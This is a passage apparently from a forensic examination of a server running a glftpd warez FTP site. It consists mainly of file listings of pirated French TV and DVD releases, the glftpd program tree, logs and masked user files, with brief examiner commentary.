/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh2b.r08
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh2b.r09
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh2b.r07
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh2b.r11
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh2b.r12
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh2b.r10
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh2b.r14
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh2b.r15
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh2b.r13
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh2b.r17
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh2b.r18
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh2b.r16
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh2b.r20
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh2b.r21
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh2b.r19
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh2b.r23
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh2b.r24
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh2b.r22
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh2b.r26
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh2b.r27
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh2b.r25
```

```
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh2b.r29
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh2b.r30
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh2b.r28
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh2b.r32
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh2b.r33
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh2b.r31
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh2b.r35
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh2b.r36
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh2b.r34
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh2b.r38
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh2b.r39
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh2b.r37
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh2b.r41
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh2b.r42
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh2b.r40
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh2b.r44
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh2b.r45
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh2b.r43
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh2b.rar
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/.message
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh2b.r46
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/[TAZ] - ( 677M 48F - COMPLETE
) - [TAZ]
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh2b.r02
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh2b.r00
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/sample
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/sample/dvb-sho2-sample.avi
/mnt/sdc1/STAFF
/mnt/sdc1/lost+found
/mnt/sdc1/REQUESTS
```

The files on /mnt/sdc1 appear to be mostly video files of French TV shows.

The contents of the “glftpd” directory on /mnt/sda1 are examined next. Using the “find” command, the following list of files is created:

```
/mnt/sda1/glftpd/
/mnt/sda1/glftpd/README
/mnt/sda1/glftpd/UPGRADING
/mnt/sda1/glftpd/bin
/mnt/sda1/glftpd/bin/botscript
/mnt/sda1/glftpd/bin/glupdate
/mnt/sda1/glftpd/bin/dirlogscanner
/mnt/sda1/glftpd/bin/zipscript
/mnt/sda1/glftpd/bin/nukelogscanner
/mnt/sda1/glftpd/bin/gl_spy
/mnt/sda1/glftpd/bin/ftpwho
/mnt/sda1/glftpd/bin/dupescript
/mnt/sda1/glftpd/bin/glstrings.bin
/mnt/sda1/glftpd/bin/undupe
/mnt/sda1/glftpd/bin/flysfv
/mnt/sda1/glftpd/bin/nukelogclean
/mnt/sda1/glftpd/bin/nuker
/mnt/sda1/glftpd/bin/sources
/mnt/sda1/glftpd/bin/sources/dirlogclean.c
/mnt/sda1/glftpd/bin/sources/dirloglist.c
/mnt/sda1/glftpd/bin/sources/dirlogscanner.c
/mnt/sda1/glftpd/bin/sources/dirlogsearch.c
/mnt/sda1/glftpd/bin/sources/dupelist.c
/mnt/sda1/glftpd/bin/sources/dupescan.c
/mnt/sda1/glftpd/bin/sources/formateduser.c
/mnt/sda1/glftpd/bin/sources/glupdate.c
/mnt/sda1/glftpd/bin/sources/glstrings
/mnt/sda1/glftpd/bin/sources/glstrings/Makefile
/mnt/sda1/glftpd/bin/sources/glstrings/README
/mnt/sda1/glftpd/bin/sources/glstrings/changelog
/mnt/sda1/glftpd/bin/sources/glstrings/glcompile
/mnt/sda1/glftpd/bin/sources/glstrings/glcompile.c
/mnt/sda1/glftpd/bin/sources/glstrings/gldump
/mnt/sda1/glftpd/bin/sources/glstrings/gldump.c
/mnt/sda1/glftpd/bin/sources/glstrings/glstrings.bin
/mnt/sda1/glftpd/bin/sources/glstrings/glstrings.txt
```

```
/mnt/sda1/glftpd/bin/sources/nukelogscanner.c
/mnt/sda1/glftpd/bin/sources/undupe.c
/mnt/sda1/glftpd/bin/sources/userstat.c
/mnt/sda1/glftpd/bin/sources/weektop.c
/mnt/sda1/glftpd/bin/sources/dupecheck.c
/mnt/sda1/glftpd/bin/sources/ftpwho.c
/mnt/sda1/glftpd/bin/sources/nukelogclean.c
/mnt/sda1/glftpd/bin/sources/dupeadd.c
/mnt/sda1/glftpd/bin/sources/dupediradd.c
/mnt/sda1/glftpd/bin/sources/cgi.tar
/mnt/sda1/glftpd/bin/sources/ansi2gl.c
/mnt/sda1/glftpd/bin/sources/rftpdconverter.cpp
/mnt/sda1/glftpd/bin/sources/uconv.c
/mnt/sda1/glftpd/bin/sources/flysfv.c
/mnt/sda1/glftpd/bin/sources/sfv_fixer
/mnt/sda1/glftpd/bin/sources/sfv_fixer/postV_sfv_charfix.spt
/mnt/sda1/glftpd/bin/sources/sfv_fixer/zz.spt
/mnt/sda1/glftpd/bin/sources/sfv_fixer/README
/mnt/sda1/glftpd/bin/sources/locate2.sh
/mnt/sda1/glftpd/bin/sources/free_space_scripts
/mnt/sda1/glftpd/bin/sources/free_space_scripts/space1.sh.txt
/mnt/sda1/glftpd/bin/sources/free_space_scripts/space2.sh.txt
/mnt/sda1/glftpd/bin/sources/killghost.c
/mnt/sda1/glftpd/bin/sources/cred.sh
/mnt/sda1/glftpd/bin/sources/olddirclean.c
/mnt/sda1/glftpd/bin/sources/olddirclean2.c
/mnt/sda1/glftpd/bin/sfv_check
/mnt/sda1/glftpd/bin/dirscript
/mnt/sda1/glftpd/bin/locate.sh
/mnt/sda1/glftpd/bin/sitenfo.sh
/mnt/sda1/glftpd/bin/dated.sh
/mnt/sda1/glftpd/bin/killghost
/mnt/sda1/glftpd/bin/stats
/mnt/sda1/glftpd/bin/sitezipchk.sh
/mnt/sda1/glftpd/bin/siteziplist.sh
/mnt/sda1/glftpd/bin/useredit
/mnt/sda1/glftpd/bin/reset
/mnt/sda1/glftpd/bin/glftpd
/mnt/sda1/glftpd/bin/sh
/mnt/sda1/glftpd/bin/cat
/mnt/sda1/glftpd/bin/grep
/mnt/sda1/glftpd/bin/unzip
/mnt/sda1/glftpd/bin/wc
/mnt/sda1/glftpd/bin/find
/mnt/sda1/glftpd/bin/ldconfig
/mnt/sda1/glftpd/bin/ls
/mnt/sda1/glftpd/bin/bash
/mnt/sda1/glftpd/bin/mkdir
/mnt/sda1/glftpd/bin/rmdir
/mnt/sda1/glftpd/bin/rm
/mnt/sda1/glftpd/bin/mv
/mnt/sda1/glftpd/bin/cp
/mnt/sda1/glftpd/bin/awk
/mnt/sda1/glftpd/bin/ln
/mnt/sda1/glftpd/bin/basename
/mnt/sda1/glftpd/bin/dirname
/mnt/sda1/glftpd/bin/head
/mnt/sda1/glftpd/bin/tail
/mnt/sda1/glftpd/bin/cut
/mnt/sda1/glftpd/bin/tr
/mnt/sda1/glftpd/bin/sed
/mnt/sda1/glftpd/bin/date
/mnt/sda1/glftpd/bin/sleep
/mnt/sda1/glftpd/bin/touch
/mnt/sda1/glftpd/bin/gzip
/mnt/sda1/glftpd/bin/zip
/mnt/sda1/glftpd/bin/ansi2gl
/mnt/sda1/glftpd/bin/dirlogclean
/mnt/sda1/glftpd/bin/dirloglist
/mnt/sda1/glftpd/bin/dirlogsearch
/mnt/sda1/glftpd/bin/dupeadd
/mnt/sda1/glftpd/bin/dupecheck
/mnt/sda1/glftpd/bin/dupediradd
/mnt/sda1/glftpd/bin/dupelist
/mnt/sda1/glftpd/bin/dupescan
/mnt/sda1/glftpd/bin/formateduser
/mnt/sda1/glftpd/bin/olddirclean
/mnt/sda1/glftpd/bin/olddirclean2
/mnt/sda1/glftpd/bin/uconv
/mnt/sda1/glftpd/bin/userstat
/mnt/sda1/glftpd/bin/weektop
```

```
/mnt/sda1/glftpd/bin/free.sh
/mnt/sda1/glftpd/bin/zipscript-c
/mnt/sda1/glftpd/bin/postdel
/mnt/sda1/glftpd/bin/racestats
/mnt/sda1/glftpd/bin/cleanup
/mnt/sda1/glftpd/bin/datacleaner
/mnt/sda1/glftpd/bin/rescan
/mnt/sda1/glftpd/bin/bandwidth.sh
/mnt/sda1/glftpd/bin/sitewho.conf
/mnt/sda1/glftpd/bin/sitewho
/mnt/sda1/glftpd/changelog
/mnt/sda1/glftpd/create_server_key.sh
/mnt/sda1/glftpd/dev
/mnt/sda1/glftpd/dev/null
/mnt/sda1/glftpd/dev/zero
/mnt/sda1/glftpd/docs
/mnt/sda1/glftpd/docs/glftpd.faq
/mnt/sda1/glftpd/docs/glftpd.docs
/mnt/sda1/glftpd/docs/README.rootpath
/mnt/sda1/glftpd/docs/README.sections
/mnt/sda1/glftpd/docs/README.xinetd
/mnt/sda1/glftpd/docs/changelog.old
/mnt/sda1/glftpd/docs/glftpd.conf-EXAMPLES
/mnt/sda1/glftpd/docs/glftpd.conf-ROOT
/mnt/sda1/glftpd/docs/known_bugs.txt
/mnt/sda1/glftpd/docs/glftpd-shelluser-howto.txt
/mnt/sda1/glftpd/docs/x-dupe-info.txt
/mnt/sda1/glftpd/docs/README.beta
/mnt/sda1/glftpd/docs/README.TLS
/mnt/sda1/glftpd/docs/draft-murray-auth-ftp-ssl-08.txt
/mnt/sda1/glftpd/etc
/mnt/sda1/glftpd/etc/group
/mnt/sda1/glftpd/etc/passwd
/mnt/sda1/glftpd/etc/ld.so.conf
/mnt/sda1/glftpd/etc/ftpd-dsa.pem
/mnt/sda1/glftpd/etc/ld.so.cache
/mnt/sda1/glftpd/etc/group-
/mnt/sda1/glftpd/etc/passwd-
/mnt/sda1/glftpd/etc/cert.pem
/mnt/sda1/glftpd/ftp-data
/mnt/sda1/glftpd/ftp-data/msgs
/mnt/sda1/glftpd/ftp-data/text
/mnt/sda1/glftpd/ftp-data/text/aldn.body
/mnt/sda1/glftpd/ftp-data/text/aldn.foot
/mnt/sda1/glftpd/ftp-data/text/aldn.head
/mnt/sda1/glftpd/ftp-data/text/alup.body
/mnt/sda1/glftpd/ftp-data/text/alup.foot
/mnt/sda1/glftpd/ftp-data/text/alup.head
/mnt/sda1/glftpd/ftp-data/text/daydn.body
/mnt/sda1/glftpd/ftp-data/text/daydn.foot
/mnt/sda1/glftpd/ftp-data/text/daydn.head
/mnt/sda1/glftpd/ftp-data/text/dayup.body
/mnt/sda1/glftpd/ftp-data/text/dayup.foot
/mnt/sda1/glftpd/ftp-data/text/dayup.head
/mnt/sda1/glftpd/ftp-data/text/gpad.body
/mnt/sda1/glftpd/ftp-data/text/gpad.foot
/mnt/sda1/glftpd/ftp-data/text/gpad.head
/mnt/sda1/glftpd/ftp-data/text/gpal.body
/mnt/sda1/glftpd/ftp-data/text/gpal.foot
/mnt/sda1/glftpd/ftp-data/text/gpal.head
/mnt/sda1/glftpd/ftp-data/text/gpwd.body
/mnt/sda1/glftpd/ftp-data/text/gpwd.foot
/mnt/sda1/glftpd/ftp-data/text/gpwd.head
/mnt/sda1/glftpd/ftp-data/text/gpwk.body
/mnt/sda1/glftpd/ftp-data/text/gpwk.foot
/mnt/sda1/glftpd/ftp-data/text/gpwk.head
/mnt/sda1/glftpd/ftp-data/text/laston.foot
/mnt/sda1/glftpd/ftp-data/text/laston.head
/mnt/sda1/glftpd/ftp-data/text/monthdn.body
/mnt/sda1/glftpd/ftp-data/text/monthdn.foot
/mnt/sda1/glftpd/ftp-data/text/monthdn.head
/mnt/sda1/glftpd/ftp-data/text/monthup.body
/mnt/sda1/glftpd/ftp-data/text/monthup.foot
/mnt/sda1/glftpd/ftp-data/text/monthup.head
/mnt/sda1/glftpd/ftp-data/text/new.body
/mnt/sda1/glftpd/ftp-data/text/new.foot
/mnt/sda1/glftpd/ftp-data/text/new.head
/mnt/sda1/glftpd/ftp-data/text/nukes.body
/mnt/sda1/glftpd/ftp-data/text/nukes.foot
/mnt/sda1/glftpd/ftp-data/text/nukes.head
/mnt/sda1/glftpd/ftp-data/text/nuketop.body
```

```
/mnt/sda1/glftpd/ftp-data/text/nuketop.foot
/mnt/sda1/glftpd/ftp-data/text/nuketop.head
/mnt/sda1/glftpd/ftp-data/text/onel.foot
/mnt/sda1/glftpd/ftp-data/text/onel.head
/mnt/sda1/glftpd/ftp-data/text/request.foot
/mnt/sda1/glftpd/ftp-data/text/request.head
/mnt/sda1/glftpd/ftp-data/text/statline.txt
/mnt/sda1/glftpd/ftp-data/text/swho.body
/mnt/sda1/glftpd/ftp-data/text/swho.foot
/mnt/sda1/glftpd/ftp-data/text/swho.head
/mnt/sda1/glftpd/ftp-data/text/unnukes.body
/mnt/sda1/glftpd/ftp-data/text/unnukes.foot
/mnt/sda1/glftpd/ftp-data/text/unnukes.head
/mnt/sda1/glftpd/ftp-data/text/who.body
/mnt/sda1/glftpd/ftp-data/text/who.foot
/mnt/sda1/glftpd/ftp-data/text/who.head
/mnt/sda1/glftpd/ftp-data/text/wkdn.body
/mnt/sda1/glftpd/ftp-data/text/wkdn.foot
/mnt/sda1/glftpd/ftp-data/text/wkdn.head
/mnt/sda1/glftpd/ftp-data/text/wkup.body
/mnt/sda1/glftpd/ftp-data/text/wkup.foot
/mnt/sda1/glftpd/ftp-data/text/wkup.head
/mnt/sda1/glftpd/ftp-data/text/user.extra
/mnt/sda1/glftpd/ftp-data/text/user.txt
/mnt/sda1/glftpd/ftp-data/text/user.stats
/mnt/sda1/glftpd/ftp-data/text/user.comment
/mnt/sda1/glftpd/ftp-data/text/sitefull
/mnt/sda1/glftpd/ftp-data/text/shutdown
/mnt/sda1/glftpd/ftp-data/text/traffic.foot
/mnt/sda1/glftpd/ftp-data/text/traffic.head
/mnt/sda1/glftpd/ftp-data/text/show_totals.body
/mnt/sda1/glftpd/ftp-data/text/show_totals.foot
/mnt/sda1/glftpd/ftp-data/text/show_totals.head
/mnt/sda1/glftpd/ftp-data/text/nukes.body.old
/mnt/sda1/glftpd/ftp-data/text/nukes.head.old
/mnt/sda1/glftpd/ftp-data/text/nukes.foot.old
/mnt/sda1/glftpd/ftp-data/text/flags.txt
/mnt/sda1/glftpd/ftp-data/text/ginfo.body
/mnt/sda1/glftpd/ftp-data/text/ginfo.foot
/mnt/sda1/glftpd/ftp-data/text/ginfo.head
/mnt/sda1/glftpd/ftp-data/misc
/mnt/sda1/glftpd/ftp-data/misc/welcome.msg
/mnt/sda1/glftpd/ftp-data/misc/oneliners
/mnt/sda1/glftpd/ftp-data/misc/newsfile
/mnt/sda1/glftpd/ftp-data/misc/site.rules
/mnt/sda1/glftpd/ftp-data/misc/requests
/mnt/sda1/glftpd/ftp-data/misc/msg.new
/mnt/sda1/glftpd/ftp-data/misc/msg.stats
/mnt/sda1/glftpd/ftp-data/misc/msg.request
/mnt/sda1/glftpd/ftp-data/misc/msg.nuked
/mnt/sda1/glftpd/ftp-data/misc/lastonline
/mnt/sda1/glftpd/ftp-data/misc/banner
/mnt/sda1/glftpd/ftp-data/misc/goodbye.msg
/mnt/sda1/glftpd/ftp-data/misc/who.foot
/mnt/sda1/glftpd/ftp-data/misc/who.head
/mnt/sda1/glftpd/ftp-data/users
/mnt/sda1/glftpd/ftp-data/users/C****
/mnt/sda1/glftpd/ftp-data/users/C****
/mnt/sda1/glftpd/ftp-data/users/C****
/mnt/sda1/glftpd/ftp-data/users/D****
/mnt/sda1/glftpd/ftp-data/users/E****
/mnt/sda1/glftpd/ftp-data/users/G****
/mnt/sda1/glftpd/ftp-data/users/G****
/mnt/sda1/glftpd/ftp-data/users/H****
/mnt/sda1/glftpd/ftp-data/users/I****
/mnt/sda1/glftpd/ftp-data/users/R****
/mnt/sda1/glftpd/ftp-data/users/K****
/mnt/sda1/glftpd/ftp-data/users/K****
/mnt/sda1/glftpd/ftp-data/users/L****
/mnt/sda1/glftpd/ftp-data/users/L****
/mnt/sda1/glftpd/ftp-data/users/M****
/mnt/sda1/glftpd/ftp-data/users/M****
/mnt/sda1/glftpd/ftp-data/users/N****
/mnt/sda1/glftpd/ftp-data/users/N****
/mnt/sda1/glftpd/ftp-data/users/N****
/mnt/sda1/glftpd/ftp-data/users/P****
/mnt/sda1/glftpd/ftp-data/users/P****
/mnt/sda1/glftpd/ftp-data/users/S****
/mnt/sda1/glftpd/ftp-data/users/S****
/mnt/sda1/glftpd/ftp-data/users/S****
/mnt/sda1/glftpd/ftp-data/users/W****
```

```
/mnt/sda1/glftpd/ftp-data/users/Z****
/mnt/sda1/glftpd/ftp-data/users/a****
/mnt/sda1/glftpd/ftp-data/users/a****
/mnt/sda1/glftpd/ftp-data/users/a****
/mnt/sda1/glftpd/ftp-data/users/a****
/mnt/sda1/glftpd/ftp-data/users/b****
/mnt/sda1/glftpd/ftp-data/users/b****
/mnt/sda1/glftpd/ftp-data/users/b****
/mnt/sda1/glftpd/ftp-data/users/b****
/mnt/sda1/glftpd/ftp-data/users/c****
/mnt/sda1/glftpd/ftp-data/users/default.user
/mnt/sda1/glftpd/ftp-data/users/d****
/mnt/sda1/glftpd/ftp-data/users/f****
/mnt/sda1/glftpd/ftp-data/users/f****
/mnt/sda1/glftpd/ftp-data/users/f****
/mnt/sda1/glftpd/ftp-data/users/glftpd
/mnt/sda1/glftpd/ftp-data/users/j****
/mnt/sda1/glftpd/ftp-data/users/j****
/mnt/sda1/glftpd/ftp-data/users/k****
/mnt/sda1/glftpd/ftp-data/users/l****
/mnt/sda1/glftpd/ftp-data/users/l****
/mnt/sda1/glftpd/ftp-data/users/n****
/mnt/sda1/glftpd/ftp-data/users/n****
/mnt/sda1/glftpd/ftp-data/users/q****
/mnt/sda1/glftpd/ftp-data/users/q****
/mnt/sda1/glftpd/ftp-data/users/r****
/mnt/sda1/glftpd/ftp-data/users/S****
/mnt/sda1/glftpd/ftp-data/users/s****
/mnt/sda1/glftpd/ftp-data/users/E****
/mnt/sda1/glftpd/ftp-data/users/t****
/mnt/sda1/glftpd/ftp-data/users/K****
/mnt/sda1/glftpd/ftp-data/users/w****
/mnt/sda1/glftpd/ftp-data/users/P****
/mnt/sda1/glftpd/ftp-data/users/s****
/mnt/sda1/glftpd/ftp-data/users/W****
/mnt/sda1/glftpd/ftp-data/users/n****
/mnt/sda1/glftpd/ftp-data/users/M****
/mnt/sda1/glftpd/ftp-data/users/O****
/mnt/sda1/glftpd/ftp-data/users/X****
/mnt/sda1/glftpd/ftp-data/users/b****
/mnt/sda1/glftpd/ftp-data/users/S****
/mnt/sda1/glftpd/ftp-data/users/m****
/mnt/sda1/glftpd/ftp-data/users/g****
/mnt/sda1/glftpd/ftp-data/users/m****
/mnt/sda1/glftpd/ftp-data/byefiles
/mnt/sda1/glftpd/ftp-data/byefiles/default.bye
/mnt/sda1/glftpd/ftp-data/help
/mnt/sda1/glftpd/ftp-data/help/site.addip
/mnt/sda1/glftpd/ftp-data/help/site.adduser
/mnt/sda1/glftpd/ftp-data/help/site.change
/mnt/sda1/glftpd/ftp-data/help/site.chgrp
/mnt/sda1/glftpd/ftp-data/help/site.delip
/mnt/sda1/glftpd/ftp-data/help/site.deluser
/mnt/sda1/glftpd/ftp-data/help/site.dupe
/mnt/sda1/glftpd/ftp-data/help/site.exec
/mnt/sda1/glftpd/ftp-data/help/site.help
/mnt/sda1/glftpd/ftp-data/help/site.ginfo
/mnt/sda1/glftpd/ftp-data/help/site.give
/mnt/sda1/glftpd/ftp-data/help/site.help.all
/mnt/sda1/glftpd/ftp-data/help/site.help.nuke
/mnt/sda1/glftpd/ftp-data/help/site.help.siteop
/mnt/sda1/glftpd/ftp-data/help/site.help.user
/mnt/sda1/glftpd/ftp-data/help/site.kick
/mnt/sda1/glftpd/ftp-data/help/site.kill
/mnt/sda1/glftpd/ftp-data/help/site.nuke
/mnt/sda1/glftpd/ftp-data/help/site.readd.bottom
/mnt/sda1/glftpd/ftp-data/help/site.readd.top
/mnt/sda1/glftpd/ftp-data/help/site.search
/mnt/sda1/glftpd/ftp-data/help/site.show
/mnt/sda1/glftpd/ftp-data/help/site.take
/mnt/sda1/glftpd/ftp-data/help/site.undupe
/mnt/sda1/glftpd/ftp-data/help/site.grpadd
/mnt/sda1/glftpd/ftp-data/help/site.grpdel
/mnt/sda1/glftpd/ftp-data/help/site.unnuke
/mnt/sda1/glftpd/ftp-data/help/site.users
/mnt/sda1/glftpd/ftp-data/help/site.reqfilled
/mnt/sda1/glftpd/ftp-data/help/site.update
/mnt/sda1/glftpd/ftp-data/help/site.grpnfo
/mnt/sda1/glftpd/ftp-data/help/site.gadduser
/mnt/sda1/glftpd/ftp-data/help/site.msg
/mnt/sda1/glftpd/ftp-data/help/site.help.kick
```

```
/mnt/sda1/glftpd/ftp-data/help/site.adduser.banned
/mnt/sda1/glftpd/ftp-data/help/site.grplog
/mnt/sda1/glftpd/ftp-data/help/site.predupe
/mnt/sda1/glftpd/ftp-data/logs
/mnt/sda1/glftpd/ftp-data/logs/dirlog
/mnt/sda1/glftpd/ftp-data/logs/nukelog
/mnt/sda1/glftpd/ftp-data/logs/glftpd.log
/mnt/sda1/glftpd/ftp-data/logs/xferlog
/mnt/sda1/glftpd/ftp-data/logs/dupefile
/mnt/sda1/glftpd/ftp-data/logs/dupelog
/mnt/sda1/glftpd/ftp-data/logs/login.log
/mnt/sda1/glftpd/ftp-data/logs/sysop.log
/mnt/sda1/glftpd/ftp-data/logs/error.log
/mnt/sda1/glftpd/ftp-data/logs/request.log
/mnt/sda1/glftpd/ftp-data/logs/dupefile.old
/mnt/sda1/glftpd/ftp-data/zipscript
/mnt/sda1/glftpd/ftp-data/zipscript/site
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/SpaceBalls.1987.MULTI.DVDR-MFT
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/SpaceBalls.1987.MULTI.DVDR-MFT/sfvdata
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/SpaceBalls.1987.MULTI.DVDR-MFT/racedata
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/SpaceBalls.1987.MULTI.DVDR-MFT/sample
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/SpaceBalls.1987.MULTI.DVDR-MFT/sample/racedata
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/SpaceBalls.1987.MULTI.DVDR-MFT/sample/leader
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/SpaceBalls.1987.MULTI.DVDR-MFT/leader
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/Underworld.MULTI.DVDR-NuKE
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/Underworld.MULTI.DVDR-NuKE/sfvdata
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/Underworld.MULTI.DVDR-NuKE/racedata
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/Underworld.MULTI.DVDR-NuKE/leader
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/Police.Academy.FULL.1984.MULTI.DVDR-MFT
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/Police.Academy.FULL.1984.MULTI.DVDR-MFT/sfvdata
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/Police.Academy.FULL.1984.MULTI.DVDR-MFT/racedata
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/Police.Academy.FULL.1984.MULTI.DVDR-MFT/sample
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/Police.Academy.FULL.1984.MULTI.DVDR-MFT/sample/racedata
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/Police.Academy.FULL.1984.MULTI.DVDR-MFT/sample/leader
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/Police.Academy.FULL.1984.MULTI.DVDR-MFT/leader
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/American.pie.1999.MULTI.DVDR-MFT
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/American.pie.1999.MULTI.DVDR-MFT/sfvdata
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/American.pie.1999.MULTI.DVDR-MFT/sample
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/American.pie.1999.MULTI.DVDR-MFT/sample/racedata
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/American.pie.1999.MULTI.DVDR-MFT/sample/leader
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/American.pie.1999.MULTI.DVDR-MFT/racedata
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/American.pie.1999.MULTI.DVDR-MFT/leader
